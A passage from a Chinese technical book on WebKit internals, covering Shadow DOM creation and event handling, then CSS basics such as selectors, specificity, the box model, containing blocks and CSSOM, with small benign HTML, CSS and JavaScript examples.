        event.bubbles = true;
      }
      window.onload = function() {
        var aimg = document.getElementById("img");
        aimg.addEventListener("click", onImg);
        var adiv = document.getElementById("div");
        adiv.addEventListener("click", onDiv);
        var abody = document.getElementById("body");
        abody.addEventListener("click", onBody, true );
      }
    </script>
  </body>
</html>
```

对于示例代码 5-1 的网页，当用户单击网页中图片的时候，浏览器在控制台的输出结果应该是“onBoby”、“onImg”和“onDiv”。查看的方式是在 Chrome 浏览器中打开开发者工具，然后选择“console”标签，就可以看到输出的结果。读者可以自行修改一些参数，看看输出的字符串顺序是否和自己理解的相同，以帮助自己了解是否确实掌握了事件的捕获和冒泡机制。

5.4 影子（Shadow）DOM

影子 DOM 是一个新东西，它主要解决了一个文档中可能需要大量交互的多个 DOM 树建立和维护各自的功能边界的问题。听起来有些绕口，本节将跟读者一起了解影子 DOM 的作用和用法，以及 WebKit 是如何支持它的。

5.4.1 什么是影子 DOM

想象一下网页的基础库开发者希望开发这样一个用户界面的控件——这个控件可能由一些 HTML 的标签元素组成，这些元素可以组成一颗 DOM 树的子树。这样一个 HTML 控件可以被到处使用，但是问题随之而来，那就是每个使用控件的地方都会知道这个子树的结构。当网页的开发者需要访问网页 DOM 树的时候，这些控件内部的 DOM 子树都会暴露出来，这些暴露的节点不仅可能给 DOM 树的遍历带来很多麻烦，而且也可能给 CSS 的样式选择带来问题，因为选择器无意中可能会改变这些内部节点的样式，从而导致很奇怪的控件界面。

这的确是一个巨大的挑战。如何将内部的节点信息封装起来，就像 C++语言的类一样，同时又能够将这些节点渲染出来呢？这就是 W3C 工作组提出的影子 DOM 概念。影子 DOM 的规范草案能够使得一些 DOM 节点在特定范围内可见，而在网页的 DOM 树中却不可见，但是网页渲染的结果中包含了这些节点，这就使得封装变得容易很多。

图 5-21 描述了 HTML 文档对应的 DOM 树和“div”元素包含的一个影子 DOM 子树。当使用 JavaScript 代码访问 HTML 文档的 DOM 树的时候，通常的接口是不能

直接访问到影子 DOM 子树中的节点的，JavaScript 代码只能通过特殊的接口方式。

HTML5 支持了很多新的特性，例如对视频、音频的支持，读者会发现这些元素其实是由很复杂的控制界面组成，这些界面也是使用 HTML 元素编写，但是在 DOM 树中，你无法找到相应的节点，这其实也是使用了影子 DOM 的思想。

因为影子 DOM 的子树在整个网页的 DOM 树中不可见，那么事件是如何处理的呢？事件中需要包含事件目标，这个目标当然不能是不可见的 DOM 节点，所以事件目标其实就是包含影子 DOM 子树的节点对象。事件捕获的逻辑没有发生变化，在影子 DOM 子树内也会继续传递。当影子 DOM 子树中的事件向上冒泡的时候，WebKit 会同时向整个文档的 DOM 上传递该事件，以避免一些很奇怪的行为。




图 5-21 HTML 文档 DOM 树和影子 DOM 子树

5.4.2 WebKit 的支持

WebKit 已经支持影子 DOM 的规范草案，虽然还存在一些问题。支持影子 DOM 的相关类在目录“Source/core/dom/shadow”下，里面的主要类是 ShadowRoot，表示的是影子 DOM 的根节点。ShadowRoot 类继承自 DocumentFragment 类，所以它同样有 Node 节点的属性和方法，因而在影子 DOM 树内部，遍历树没有什么特别不同的地方。

当遍历 HTML 文档对应 DOM 树的时候，WebKit 需要做特别的判断，所以读者

会发现在 WebKit 的 Node 类实现中存在大量的条件语句，用来检查当前节点是否是 ShadowRoot 对象，如果是该类的对象，把它作为不同 DOM 树之间的边界。有时候 WebKit 还需要对 ShadowRoot 对象作出特别处理，比如某些情况会略过它的子树。同样的，在事件处理的支持类 EventPathWalker 和 EventRetargeter 中，也需要做一些特别的处理逻辑，原理就是上面所述，细节不再介绍。

5.4.3 实践：使用影子 DOM

下面举一个例子来说明影子 DOM 是如何被使用的，示例代码 5-2 给出了一个简单的使用 webkitCreateShadowRoot 接口来创建影子 DOM 子树的例子。网页只包含了一个“div”元素，JavaScript 代码使用该元素创建了一个影子 DOM 子树的根节点，然后该根节点下加入了两个子女，第一个是图片元素，第二个是“div”元素，该元素内部包含了一些文本。

示例代码 5-2 使用影子 DOM 的 HTML 网页程序

```
<html>
<body>
    <div id="div"></div>
    <script type="text/javascript">
      window.onload = function() {
        var adiv = document.getElementById("div");
        var root = adiv.webkitCreateShadowRoot();
        var shadowImg = document.createElement("img");
        shadowImg.src = "apic.png";
        root.appendChild(shadowImg);
        var shadowDiv = document.createElement("div");
        shadowDiv.innerHTML = "This is a div from shadow dom!";
        root.appendChild(shadowDiv);
      }
    </script>
  </body>
</html>
```

读者可以打开 Chrome 浏览器的开发者工具，然后打开控制台，在其中输入“document.firstChild.firstChild.nextElementSibling.firstElementChild.firstElementChild”后会发现结果是空的。根据对应关系“#document->html->head->body->div->null”，虽然网页中没有“head”元素，但是 DOM 树仍然会创建该节点。同时读者会发现“div”元素没有子女，影子 DOM 子树真的被隐藏起来了，成为真正的影子。

第6章 CSS 解释器和样式布局

从整个网页的加载和渲染过程来看，CSS 解释器和规则匹配处于 DOM 树建立之后，RenderObject 树（将在第 7 章介绍）建立之前，CSS 解释器解释后的结果会保存起来，然后 RenderObject 树基于该结果来进行规范匹配和布局计算。当网页有用户交互或者动画等动作的时候，通过 CSSOM 等技术，JavaScript 代码同样可以非常方便地修改 CSS 代码，WebKit 此时需要重新解释样式并重复以上这一过程。

6.1 CSS 基本功能

6.1.1 简介

先谈一谈 HTML 网页的开发者们所遭遇的痛苦和悲惨的经历。在 CSS 出现之前或者更早，HTML 网页设计者们因为要设计不同风格和样式的元素，所以规范不停地加入很多新的元素来表示网页布局，例如 p、span 等元素。然而，问题依然存在，例如，使用表格（Table）元素来排列网页中的元素，这可能存在一些问题：其一，表格经常内嵌表格，导致网页内容较大，占用带宽；其二，被搜索引擎解析后，网页内容将会变得杂

乱无章。所以这时候急需一种技术来解决这些问题。庆幸的是，此时CSS出现了。

CSS的全称是Cascading Style Sheet，中文名是级联样式表，主要是用来控制网页的显示风格。它被广泛地使用在网页中，绝大多数的现代浏览器都支持它。CSS的一个比较重要的特征就是将网页的内容和内容的展示方式分离，这对开发者提高开发效率非常有用。另一个重要的特征是它很强大，而且不是一般的强大，特别是新的CSS3标准，不仅能提供对页面任意元素的精准控制，同时还能提供丰富多彩的样式。简而言之，CSS是一种非常出色的文本展示语言。

Web开发者有两种方法可以使用CSS，第一种就是示例代码6-1中将CSS的代码放入元素“style”中，这称为内部样式表；第二种就是形如代码<link rel="stylesheet" type="text/css" href="css-url.css">这样的用法，引用了一个外部的CSS文档，这称为外部样式表。

示例代码6-1 使用CSS的HTML网页

```
<html>
    <head>
        <style type="text/css">
            div  /* 选择器 */
            {
                position: absolute; /* 位置 */
                top: 200px; /* 坐标 */
                left: 200px; /* 坐标 */
                width: 200px; /* 宽度 */
                height: 20px; /* 高度 */
                background-color: #efefef; /* 背景色 */
                color: green; /* 颜色 */
                border:2px solid black; /* 边框 */
                padding: 20px 20px 40px 40px; /* 填充大小 */
                opacity: 0.5;
                -webkit-transform:rotate2(10deg); /* WebKit内核支持的变换属性 */
            }
        </style>
    </head>
    <body>
        <p> This is a css test! </p>
        <div id="adiv" class="aclass">CSS Style and Transform</div>
        <script>
            var rotate = 10;
            function loop()
            {
                var elem = document.getElementById("adiv");
                var value =  "rotate2(" + rotate + "deg)";
                elem.style.webkitTransform = value;
                window.webkitRequestAnimationFrame(loop);
                rotate += 10;
                rotate = rotate % 360;
            }
            loop();

        </script>
    </body>
</html>
```

WebKit技术内幕

为了便于读者对 CSS 有个直观的印象，示例代码 6-1 展示了一个使用 CSS 的简单例子，后面很多描述都是基于它来展开的。不过，该例子虽然简单，但却是一个展示了 CSS 众多特征的例子，CSS 的主要部分包含在元素“Style”中，也就是例子中的第 3 行到第 16 行。同时，JavaScript 代码部分也有对样式的操作，如第 29 行，后面的部分会对它们逐一加以解释。

样式的来源有三种类型，其一是网页开发者编写的样式信息，它被包含在网页或者外部样式文件中，这也是最常见的方式；其二是网页的读者设置的样式信息，读者可以设置一个样式，这个样式可以应用到其浏览的网页；其三是浏览器的内在默认样式。以上三种类型的优先级自然是递减的。

CSS 语言主要定义了一系列作用在各个元素上的样式规则，如示例代码 6-1 中的第 4 到 17 行就是一个规则，该规则表示 div 所应用的部分样式设置。CSS3 标准中还有很多新的功能，示例代码 6-1 中也描述了其中的一些功能，那就是 3D 变形（Transform）。这些样式给网页设计带来了非常震撼的视觉效果，读者可以尝试在浏览器中运行上面的网页。这些新功能笔者将在高级篇中的第 8 章来介绍。

- **选择器**：上面介绍的属性选择器就是 CSS3 新加入的，除此之外，还加入了控制精确的选择器用来选择特定位置的子女、特定元素标签的子女等。
- **样式**：CSS3 增加了一些比较实用的功能，例如自定义字体、圆角属性、边框颜色等。
- **变形、变换和动画(transform、transition 和 animation)**：CSS3 提供了令人惊奇的变形、变换和动画功能，令其更加赏心悦目。规范的草案中仅定义了 2D 的变换，而 WebKit 却可以提供 3D 的变形。变形有四种类型，包括平移、旋转、缩放和扭曲。同 2D 变形不同的是，3D 变形增加了绕 *Z* 轴的平移、旋转和缩放。有一点颇令人遗憾，那就是各个不同的浏览器对这些属性的名字定义不一致，例如标准的变换的定义属性名是“transform”，而 Webkit 的则是“-webkit-transform”，如例子中第 15 行所示。IE 支持的是“-ms-transform”，Firefox 支持的是“-moz-transform”，Opera 支持的是“-o-transform”，这些

不免令人心烦意乱。变换描述了属性从一个值过渡到另一个值的过程，定义了过程的时间、启动过程的延迟时间等。但是，这些规范草案中的定义还不足以描述更精确的变化过程，所以规范引入了更为灵活的方式，这就是CSS动画。Web开发者使用CSS动画能够定义不同的“keyframes”来控制动画中间的变化过程而不仅仅是动画的开始和结束。读者可以这么理解——变换是一种较为简单和常见的动画。

CSS2引入了一个概念，可以设置跟“media”相关的样式信息，例如用于屏幕显示、打印等。这样，网页可以为了达到不同的目的来设置CSS样式信息，其格式形如“@media screen { div { color: read} }”，它表明该CSS设置的属性仅仅作用于屏幕的显示。

6.1.2 样式规则

样式规则是CSS规范中最基本的组成，通常，CSS文档包含一系列的样式规则，如上所述，示例代码6-1中的第4行到第17行就是一个完整的样式规则。

图6-1描述了一个典型的CSS规则结构。一个规则包括两个部分——规则头和规则体。规则头由一个或者多个选择器组成，选择器随后会被介绍；规则体则由一个或者多个样式声明组成，每个样式声明由样式名和样式值构成，表示这个规则对哪些样式进行了规定和设置。




图6-1 CSS的样式规则表示

当HTML中的某个元素经过后面的匹配算法使用了这条规则，那么就将这些样

式设置成该元素的样式，除非有更高优先级的规则匹配上该元素。

6.1.3 选择器

CSS 的选择器是一组模式，用来匹配相应的 HTML 元素。当选择器匹配相应元素的时候，该选择器包含的各种样式值就会作用于匹配的元素上。通过选择器，CSS 能够精准地控制 HTML 页面中的任意一个或者多个元素的样式属性。查看示例代码 6-1 中的第 4 行，该行中的“div”就是一个选择器，这是元素选择器类型，其含义是选择该页面中的所有“div”元素。因为仅有第 20 行包含一个“div”元素，所以，该元素会使用该选择器的属性设置。那么，“div”元素下面所设置的样式等属性（花括号内）都会作用于该元素，从第 6 行到第 16 行。

示例代码 6-1 中的选择器仅是众多选择器类型中的一种，从 CSS1 到 CSS3，规范陆续地加入了多达 42 种选择器，极大地增强了选择的能力，下面介绍其中一些主要的选择器。

- **标签选择器**：根据标签元素的名称来匹配，例如示例代码 6-1 中的选择器。它可以选择一个或者多个元素。
- **类型选择器**：根据类型信息来选择目标元素，类型选择器可以选择一个或者多个元素，示例代码 6-1 中选择 div 元素也可以使用类型选择器，方法是“.aclass”。
- **ID 选择器**：根据元素的 ID 来选择目标元素，一个选择器仅能选择一个元素，这是因为 ID 的唯一性。示例代码 6-1 中选择 div 元素也可以使用 ID 选择器，方法是“#adiv”。
- **属性选择器**：根据属性来选择目标元素，可以选择一个或者多个，示例代码 6-1 中选择 div 元素也可以使用属性选择器，方法是“div[id]”、“div[id='adiv']”、“div[id~='di']”、“div[id|='ad']”。
- **后代选择器**：选择某元素包含的后代元素，可以选择一个或者多个，示例代码 6-1 中选择 div 元素也可以使用后代选择器，方法是“body div”。
- **子女选择器**：选择某元素包含的子女元素，可以选择一个或者多个，示例代

码 6-1 中选择 div 元素也可以使用子女选择器，方法是“body>div”。

- **相邻同胞选择器：**根据相邻同胞信息来确定选择的元素，可以选择一个或者多个，示例代码 6-1 中选择 div 元素也可以使用相邻同胞选择器，方法是“p+div”。

还有很多其他类型的选择器，例如伪类选择器、通用选择器、群组选择器、根选择器等，这里不再一一介绍，请查阅 CSS 规范。

介绍完选择器之后，还有个非常重要的问题，那就是优先级。对于某个元素的一个属性，因为多个选择器可能都作用于该元素，并且它们可能对该属性设置了不同的属性值，这种情况下，应该怎么确定使用哪种选择器呢？

一般而言，选择器描述得越具体，它的优先级越高，也就是说选择器指向的越准确，它的优先级就越高。例如，如果用 1 表示标签选择器的优先级，那么类选择器优先级是 10，ID 选择器就是 100，数值越大表示优先级越高。所以，尽量使用控制精确的选择器，使用优先级合理的选择器。假如对于元素的某一样式属性，两个匹配上的选择器都设置了该属性值，那么在此情况下，优先级高的选择器所设置的属性值将会应用到该元素上。

标准中还引入了两个新的 JavaScript 接口：QuerySelector 和 QuerySelectorAll。这两个接口让 CSS 定义的所有选择器都可以作为参数传给这两个接口，从而获取到相应的 HTML 页面中的 DOM 节点。Chrome、Safari 和 Firefox 等浏览器都支持该接口。

6.1.4 框模型

框模型（Box model，或称箱子模型）是 CSS 标准中引入来表示 HTML 标签元素的布局结构。一个框模型大致包括了四个部分，它们从外到内分别是外边距（Margin）、边框（Border）、内边距（Padding）和内容（Content）。图 6-2 描述的就是一个标准的框模型结构。在 HTML 网页中，每个可视元素（之所以强调可视是因为很多 HTML 元素其实不是用来显示的，例如用来表示语义的元素）的布局都是按照框模型来设计

的。网页通过对元素设置这些样式属性，就可以达到特定的布局效果。

框模型中的最边缘部分分别是四个方向上的外边距（TM、RM、BM、LM），可以为这四个外边距设置不同的大小，图中特意将这些方向上的外边距绘制得不一样，也是表明了这个含义。图中外边距往内是四个方向上的边框（左边框、右边框、上边框、下边框），再次是四个方向上的内边距(同边框类似)，最后是该元素显示自己的内容所使用的区域。




图 6-2 CSS 标准的框模型结构

示例代码 6-1 也包含了框模型的使用方法，但是不足以完全展示这一模型。所以笔者将它略作修改，变成示例代码 6-2 所示的代码。笔者希望通过专门的框模型示例和显示结果来帮助读者更直观清晰地理解该模型。

示例代码 6-2 框模型的 HTML 网页代码片段

CSS 代码：

```
#adiv /* ID选择器 */
{
  width: 300px; /* 宽度 */
  background-color: #efefef; /* 背景色 */
  border:2px solid black; /* 边框 */
}
.aclass /* 类选择器 */
{
  border: 5px solid red; /* 边框 */
  margin: 150px 100px 10px 40px; /* 外边距 */
  padding: 15px 20px 25px 30px; /* 内边距 */
```

```
  color: green; /* 颜色 */
}
```

HTML 代码：

```
<p> This is a test to demonstrate the mechanism of layout! </p>
<div id="adiv">
  <div class="aclass">A B C D E F G H I J K L M N O P Q RS T</div>
</div>
```

图 6-3 是示例代码 6-2 在 Chrome 浏览器中的显示结果。ID 为“#adiv”的 div 元素被设置了边框是为了让读者了解它的内容区域。图中最大的区域就是该 div 元素的内容区域，最外边的黑色边框就是它的边框。该元素的内部就是“.aclass”的类选择器所选择的 div 元素的包含块，笔者后面会介绍包含块的概念。包括块内部就是类型为“.aclass”的 div 元素的框模型显示结果，这也是笔者希望描述的框模型结构。为了便于读者对框模型的理解，在显示区域旁边的标注表明了框模型的各个属性值，读者可以同图 6-2 的框模型进行对照，看看实际的效果是怎么样的。




图 6-3 示例代码 6-2 的框模型显示结果

框模型是布局计算的基础，渲染引擎可以根据模型来理解该如何排版元素以及

元素之间的位置关系。

6.1.5 包含块（Containing Block）模型

当 WebKit 计算元素的箱子的位置和大小时，WebKit 需要计算该元素和另外一个矩形区域的相对位置，这个矩形区域称为该元素的包含块。上面介绍的框模型就是在包含块内计算和确定各个元素的，包含块的具体定义如下。

- 根元素的包含块称为初始包含块，通常它的大小就是可视区域（Viewport）的大小。
- 对于其他位置属性设置为“static”或者“relative”的元素，它的包含块就是最近祖先的箱子模型中的内容区域（Content）。
- 如果元素的位置属性为“fixed”，那么该元素的包含块脱离 HTML 文档，固定在可视区域的某个特定位置。
- 如果元素的位置属性为“absolute”，那么该元素的包含块由最近的含有属性“absolute”、“relative”或者“fixed”的祖先决定，具体规则如下：如果一个元素具有“inline”属性，那么元素的包含块是包含该祖先的第一个和最后一个 inline 框的内边距的区域；否则，包含块则是该祖先的内边距所包围的区域。

结合实例来讲，类型为“aclass”的 div 元素的包含块就是其父亲的内容区域，其框模型就是在该内容区域上进行计算生成得来的。

6.1.6 CSS 样式属性

CSS 标准中定义了各式各样的样式属性，用来描述元素的显示效果。示例代码 6-1 的第 6 行到第 16 行设置了选择的元素的样式属性值，笔者大致把这些属性分成以下类别。

- **背景**：通常有两种方式来设置元素的背景，一种是设置背景颜色（例子中的

background-color），另外一种是设置背景图片。

- **文本**：设置文本缩进、对齐、单词间隔、字母间隔、字符转换、装饰和空白字符等。
- **字体**：设置字体属性，可以是内嵌的，也可以是自定义字体的方式，另外还可以设置加粗、变形等属性。
- **列表**：设置列表类型，可以以字母、希腊字母、数字等方式编号列表。
- **表格**：通过设置边框来达到显示表格的视觉效果的目的。设置是否把表格边框合并为单一的边框，设置分隔单元格边框的距离，设置表格标题的位置，设置是否显示表格中的空单元格，设置显示单元、行和列的算法等。
- **定位**：CSS提供元素的相对、绝对定位和浮动定位。示例使用了绝对定位，参见示例代码6-1中的第6到第8行。

6.1.7 CSSOM（CSS Object Model）

想象一下上面示例代码6-1和6-2中关于CSS部分的代码，读者会发现它们都是静态的，那么CSS有没有提供一些方法可以让开发者自定义一些脚本去操作它们的状态呢？这就是CSSOM，称为CSS对象模型。它的思想是在DOM中的一些节点接口中，加入获取和操作CSS属性或者接口的JavaScript接口，因而JavaScript可以动态操作CSS样式。DOM提供了接口让JavaScript修改HTML文档，同理，CSSOM提供了接口让JavaScript获得和修改CSS代码设置的样式信息，这听起来非常酷吧，确实是这样的。

对于内部和外部样式表，CSSOM定义了样式表的接口，称为“CSSStyleSheet”，这是一个可以在JavaScript代码中访问的接口。借助于该接口，开发者可以在JavaScript中获取样式表的各种信息，例如CSS的“href”、样式表类型“type”、规则信息“cssRules”等，甚至可以获取样式表中的CSS规则列表。这个接口同DOM中的“Script”节点或者“Link”节点不一样，它是CSSOM定义的新接口。开发者可以通过document.stylesheets查看当前网页中包含的所有CSS样式表，这是因为CSSOM对DOM中的Document接

口进行了扩展，下面是新加入的属性。

```
partial interface Document {
  readonly attribute StyleSheetList styleSheets;
  attribute DOMString? selectedStyleSheetSet;
  readonly attribute DOMString? lastStyleSheetSet;
  readonly attribute DOMString? preferredStyleSheetSet;
  readonly attribute DOMString[] styleSheetSets;
  void enableStyleSheetsForSet(DOMString? name);
};
```

通过上面这些属性，开发者甚至可以动态选择使用哪些 CSS 样式表。获取的样式表就是前面定义的 CSSStyleSheet 对象，JavaScript 代码可以修改这些对象的属性，非常便于使用。

W3C 还定义了另外一个规范，那就是 CSSOM View，它的基本含义是增加一些新的属性到 Window、Document、Element、HTMLElement 和 MouseEvent 等接口，这些 CSS 的属性能够让 JavaScript 获取视图信息，用于表示跟视图相关的特征，例如窗口大小、网页滚动位移、元素的框位置、鼠标事件的坐标等信息。这些特征在很多浏览器中获得了支持，它们非常有用，下面以 CSSOM View 对 Window 的扩展为例，笔者省略了一些属性。

```
partial interface Window {
        MediaQueryList matchMedia(DOMString media_query_list);
        readonly attribute Screen screen;
        // viewport
        readonly attribute long innerWidth;
        readonly attribute long innerHeight;
        // viewport scrolling
        readonly attribute long scrollX;
        readonly attribute long pageXOffset;
        readonly attribute long scrollY;
        readonly attribute long pageYOffset;
       …
};
```

6.1.8 实践：理解 CSSOM 和选择器

本节中，笔者希望通过例子来理解 CSSOM 标准定义的内容，结合选择器的匹配

方法来加深对CSS技术的认识。

图6-4是一个代码示例图和在Chrome浏览器的控制台中的信息。下面按照步骤逐步分析这一例子。

示例代码	控制台的语句和显示结果

```
<html>
<head>
    <style type="text/css" >
        .aclass { color: red; }
    </style>
    <style type="text/css">
        div { color: green; }
    </style>
</head>
<body>
    <div>Test CCSOM1</div>
     <div class="aclass">
     Test CSSOM2
     </div>
</body>
</tml>
```

```
> document.styleSheets
  ▼StyleSheetList {0: CSSStyleSheet, 1: CSSStyleSheet, length: 2,
    ▼0: CSSStyleSheet
      ▼cssRules: CSSRuleList
        ▼0: CSSStyleRule
            cssText: ".aclass { color: red; }"
            parentRule: null
          ▶parentStyleSheet: CSSStyleSheet
            selectorText: ".aclass"
          ▶style: CSSStyleDeclaration
            type: 1
          ▶__proto__: CSSStyleRule
          length: 1
        ▶__proto__: CSSRuleList
        disabled: false
        href: null
      ▶media: MediaList
      ▶ownerNode: style
        ownerRule: null
        parentStyleSheet: null
      ▶rules: CSSRuleList
        title: null
        type: "text/css"
      ▶__proto__: CSSStyleSheet
    ▶1: CSSStyleSheet
      length: 2
    ▶__proto__: StyleSheetList
> document.styleSheets[0].disabled = true
  true
> document.styleSheets[1].cssRules[0].style.color = "gray"
```

图6-4 理解CSSOM和选择器的示例代码和控制台语句

1. 同样是在Chrome浏览器中运行左边的网页，同时打开Chrome的开发者工具，切换到控制台这一功能。
2. 读者会看到“Test CCSOM1”字符串的颜色是绿色的，而“Test CCSOM2”字符串的颜色是红色的。这是因为例子中第一个“div”元素只匹配到第二个样式表中的规则。而第二个“div”元素，虽然两个规则对它而言都可以匹配，但是类规则的优先级更高，因而它的结果是红色。

3. 在控制台中输入 JavaScript 语句“document.styleSheets”，读者可以看到当前有两个 CSSStyleSheet 对象，单击查看它们的属性和属性值，跟前面的标准对比一下。
